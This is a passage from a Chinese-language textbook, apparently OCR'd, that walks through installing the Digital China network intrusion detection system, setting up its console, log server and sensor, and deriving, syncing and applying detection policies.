单击“测试”按钮,提示数据库连接测试成功,单击“确定”按钮,提示数据库初创建成功。如单击“测试”按钮未能提示测试成功,将服务器重启即可。

(3) 安装事件收集服务器。单击“下一步”按钮或“是”按钮,直至提示完成。此时会提示如图 9-40 所示信息,单击“确定”按钮,最后安装完毕再安装许可文件。

(4) 安装管理控制台。单击“下一步”按钮或“是”按钮,直至最后单击“完成”按钮。

(5) 安装报表及查询工具。单击“下一步”按钮或“是”按钮,直至最后单击“完成”按钮。

(6) 安装许可文件。选择“开始”→“所有程序”→“神州数码入侵检测系统”→“神码数码入侵检测系统(网络)”→“安装许可证”命令。浏览选中许可文件,如图 9-41 所示,单击“安装”按钮。安装完毕重启服务。



图 9-40 安装收集服务器



图 9-41 安装许可文件

(7) 开启服务。IDS 的三个服务默认都是关闭的,需在“开始”→“所有程序”→“神州数码入侵检测系统”→“神州数码入侵检测系统(网络)”→“DCNIDS 服务管理”中开启三项服

务。三项服务分别是事件收集服务、安全事件响应服务、IDS 数据管理服务。

3. 配置 EC、同步签名及策略下发

(1) 创建用户管理员。使用系统管理员账号登录控制台并创建一个用户管理员，系统管理员用户名和密码默认都是 Admin，如图 9-42 所示。



图 9-42 登录控制台

登录后首先创建一个用户管理员，如图 9-43 所示。添加完毕，单击“确定”按钮。

注意：密码必须同时包含数字、字母，且长度必须大于等于 8 位；添加新用户时，账户信息必须添加完整。



图 9-43 创建用户管理员

(2) 使用新增用户登录控制台，并添加 logserver，如图 9-44 所示。

登录成功后，在组件中添加日志服务器，如图 9-45 所示。

图 9-44 新增用户登录



图 9-45 添加日志服务器

添加完日志服务器，单击“确定”按钮，在弹出的对话框中输入信息，如图 9-46 所示，单击“确定”按钮。

图 9-46 添加完毕显示界面

添加完 logserver 后，双击 logserver 图标，检测 logserver 的容量等信息，如图 9-47 所示。

单击“是”按钮，出现如图 9-48 所示的界面，单击“确定”按钮。logserver 创建完毕。

(3) 添加 Sensor。在组件处右击添加组件，选择“传感器”项，单击“确定”按钮，如图 9-49 所示。



图 9-47 检测日志服务器容量

图 9-48 logserver 创建完成



图 9-49 添加 Sensor

在添加传感器时需要定义组件名称，输入 IP 地址(该 IP 地址为 Sensor 管理接口 IP 地址)，当前策略可以暂选 Default，传感器密钥需要与 Sensor 上配置密钥一致，如图 9-50 所示。

提示：在测试之前，可以先在安装 EC 的 PC 的命令行中测试一下 Sensor 的服务端口(tcp 1968)是否打开，测试方法如下：telnet 192.168.1.90 1968。

传感器属性配置
基本配置
组件名称: Sensor
IP地址: 192.168.1.90
当前策略: Default
传感器密钥: *****
传感器密钥确认: *****
连接测试
确定
取消
设备属性
父组件名称: EC
组件类型: ASSET_TYPE_SENSOR
传感器ID:
签名库版本:
端口: 1968
传感器版本:
传感器型号:
主EC的IP地址:
备份EC的IP地址:
IP地址：Sensor的管理接口地址
当前策略：没有特殊应用的话建议选择Default策略
传感器密钥：Sensor中配置的密钥(注意两端必须一致)

图 9-50　添加组件

如果系统返回如图 9-51 所示的界面，则测试连接没有问题，若无反应，则需检查 EC 到 Sensor 之前是否添加防火墙。单击“连接测试”按钮，出现如图 9-52 所示的对话框，单击“确定”按钮。

C:\WINDOWS\system32\cmd.exe
Getserver 1.0 - identify yourself:
challenge 3BA53826965F1325D2A8B7D740459EFB647CC4BA

图 9-51　测试 Sensor

最后在“传感器属性配置”对话框中单击“确定”按钮，如图 9-53 所示。

Digitalchina NIDS Console
测试结果：
Sensor运行状态正常，其配置可以正常获取！
SensorAdapter已经启动！
获得的相关配置信息将被更新到界面。
在 4 秒后执行默认操作（确定）！
确定

图 9-52　测试连接



图 9-53　属性配置

EC 会将策略文件发送到 Sensor 中，如图 9-54 所示。




图 9-54　将策略文件发送到 Sensor

策略文件发送完成后，Sensor 会重新启动，需要等待几分钟，如图 9-55 所示。




图 9-55　重新启动

策略下发完毕后可以从 Sensor 看到 CPU 较高(正常)，需等待 CPU 恢复到正常范围后 EC 组件 Sensor 处显示连接才会正常。等待时间十几分钟，如图 9-56 所示。




图 9-56　CPU 利用率

等待 CPU 占用恢复正常后，Sensor 会显示连接成功，如图 9-57 所示。

(4) 根据系统提供的策略模板，派生一个策略文件。建议使用 Default 策略来派生新策略，单击“策略”按钮，单击“编辑锁定”项，在 Default 策略处右击，选择“派生策略”项，如图 9-58 所示。



图 9-57 连接成功



图 9-58 策略模板

新派生的策略不妨用 ids 来表示，如图 9-59 所示。

新策略派生完毕，单击“解除编辑锁定”项，从图 9-60 中可以看到 ids 即为派生的策略。

(5) 同步签名。策略添加成功，见图 9-61，需要将 EC 攻击特征文件（签名库）同步到 Sensor 中。

EC 将签名同步到 Sensor 中比较费时，为了使同步顺



图 9-59 策略命名



图 9-60　派生策略




图 9-61　同步签名

利进行，把 Sensor 的监控口的网线拔掉，这样会降低 Sensor 资源的消耗节省时间，如图 9-62 所示。

（6）应用策略到 Sensor 中。同步签名完成，如图 9-63 所示，需要将派生的 ids 策略应用到 Sensor 中。

将派生的新策略 ids 应用到 Sensor 中，在图 9-64 中单击“应用”按钮。在图 9-65 中可以看到策略正在应用到 Sensor 中，策略下发需要几分钟。

策略下发完毕，Sensor 会重启。因此图 9-66 中 Sensor 连接处显示中断，此处等待时间较长。




图 9-62 签名过程

